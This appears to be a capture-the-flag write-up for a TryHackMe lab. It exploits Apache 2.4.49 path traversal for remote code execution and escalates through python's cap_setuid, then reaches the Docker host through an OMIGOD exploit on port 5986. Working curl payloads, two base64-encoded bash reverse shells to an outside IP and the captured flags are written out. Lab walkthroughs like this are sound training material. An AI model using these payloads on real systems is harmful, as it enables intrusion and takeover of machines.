TL;DR
In this challenge we find RCE on the apache version, and exploit it to get RCE.
Then, we escalate to root using setuid_cap on python.
We find port 5986 on the host ip and exploit RCE, to escape out of the container. (we could have done that also without priv sec to root on container)
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we find port 11 with ssh and port 80 with apache http server
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e0:d1:88:76:2a:93:79:d3:91:04:6d:25:16:0e:56:d4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMlfGBGWZkPg98VnvD+FVeesHsQwmtoJfMOMhifMjxD9AEluFQNVnoyxyQi5y9O2/AN/MO+l57li33lHiVjD1eglBjB3Lkzz3tpRJSmGn2Ug3jRypShkSJ9VkUVFElw8MXke62w3+9pi+S0Ub1DqcttGH8TqihiWvqJbJYnecqjdcka1uKPdPna0gleow9JiaAH3X4EMFdcXZDOGgnOaZId2mEXFDeNNYFZpS+EOcLgXaAp1NobUckE9NXvE73qw+pBNo69m3z4MG7/cJNIsQiFpm5yqgCKJGjhwGFp4zAMXOD23lj1g+iQlwrchwY5nBEHHae1PjQwLjwuWebjWR+bWPalPVYa4d8+15TjjgV8VW/Rac3rTX+A/buyVxUSMhkBtn7fQ2sLoMPPn7vRDo3ggGl5IZaYIvSYRDk9nadsZk+YKUCSgFf97z0PK278vbrPwjJTyyScAnjvs+oLnD/bAdja4uwOOS2CHehjzipVmWf7zR3srIfjZQ4aAUmeh8=
|   256 91:18:5c:2c:5e:f8:99:3c:9a:1f:04:24:30:0e:aa:9b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLf6FvNwGNtpra24lyJ4YWPqB8olwPXhKdr6gSW6Dc+oXdZJbQPtpD7cph3nvR9sQQnTKGiG69XyGKh0ervYI1U=
|   256 d1:63:2a:36:dd:94:cf:3c:57:3e:8a:e8:85:00:ca:f6 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEzBDIQu+cp4gApnTbTbtmqljyAcr/Za8goiY57VM+uq
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.49 ((Unix))
| http-methods:
|   Supported Methods: HEAD GET POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.49 (Unix)
|_http-favicon: Unknown favicon MD5: 02FD5D10B62C7BC5AD03F8B0F105323C
|_http-title: Consult - Business Consultancy Agency Template | Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Use RCE on apache version to get shell
We can see the version of apache is 2.4.49, which seems to be vulnerable to LFI and also RCE.

I’ve found a PoC here https://attackerkb.com/topics/1RltOPCYqE/cve-2021-41773/rapid7-analysis, this is the payload we’ll sent:
┌──(agonen㉿kali)-[~/thm/OhMyWebServer]
└─$ curl --path-as-is 'http://ohmywebserver.thm/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/bin/bash' -d 'echo -e "\n$(id)"'
uid=1(daemon) gid=1(daemon) groups=1(daemon)
we got back the output, this is RCE.
Now, we’ll use the penelope payload, to get reverse shell:
curl --path-as-is 'http://ohmywebserver.thm/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/bin/bash' -d 'echo -e "\n$(printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash)"'

Privilege escalate root inside container using setuid_cap on python
we can detect we are inside a docker, using the .dockerenv file and also the hostname:

also, the /etc/hosts can show us we are inside container:
daemon@4a70924bafa0:/tmp$ cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2      4a70924bafa0
Using linpeas we can find the binary /usr/bin/python3.7 has setuid capability.

daemon@4a70924bafa0:/tmp$ getcap -r / 2>/dev/null
/usr/bin/python3.7 = cap_setuid+ep
Let’s leverage it to gain priv esc:
daemon@4a70924bafa0:/tmp$ /usr/bin/python3.7 -c 'import os; os.setuid(0);os.system("id");'
uid=0(root) gid=1(daemon) groups=1(daemon)
Okay, now we’ll add SUID bit to /bin/bash:
daemon@4a70924bafa0:/tmp$ /usr/bin/python3.7 -c 'import os; os.setuid(0);os.system("chmod u+s /bin/bash");'
daemon@4a70924bafa0:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
daemon@4a70924bafa0:/tmp$ /bin/bash -p
bash-5.0# id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=1(daemon)

and we can grab the user flag:
bash-5.0# cat /root/user.txt
THM{eacffefe1d2aafcc15e70dc2f07f7ac1}
Privilege Escalation to Root using RCE on port 5986 on the host ip
I executed ifconfig, and saw our ip is 172.17.0.2.
bash-5.0# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 7895  bytes 5040409 (4.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7069  bytes 3323448 (3.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
If so, we are probably inside local network, and there is someone with ip 172.17.0.1, maybe even the host.
I uploaded rustscan and executed this command:
/tmp/rustscan 172.17.0.1 --open -sVC

We found 3 opened ports:
Open 172.17.0.1:22
Open 172.17.0.1:80
Open 172.17.0.1:5986
I googled about port 5986 and found there is well known exploit on some service behind this port, here is a PoC https://github.com/CyberMonitor/CVE-2021-38648
I uploaded the PoC and executed it:

bash-5.0# python3 CVE-2021-38647.py -t 172.17.0.1 -p 5986 -c 'whoami;id;hostname;uname -a'
root
uid=0(root) gid=0(root) groups=0(root)
ubuntu
Linux ubuntu 5.4.0-88-generic #99-Ubuntu SMP Thu Sep 23 17:29:00 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
As you can see, we are executing commands as root on the remote machine!
I executed docker ps just to see the containers that are now running:
bash-5.0# python3 CVE-2021-38647.py -t 172.17.0.1 -p 5986 -c 'docker ps'
CONTAINER ID   IMAGE        COMMAND              CREATED       STATUS             PORTS                               NAMES
4a70924bafa0   apache:1.2   "httpd-foreground"   3 years ago   Up About an hour   0.0.0.0:80->80/tcp, :::80->80/tcp   httpd-server

I used the payload from penelope for reverse shell:
python3 CVE-2021-38647.py -t 172.17.0.1 -p 5986 -c 'printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDMgMD4mMSkgJg==|base64 -d|bash'

and we can grab the root flag:
root@ubuntu:/root# cat root.txt
THM{7f147ef1f36da9ae29529890a1b6011f}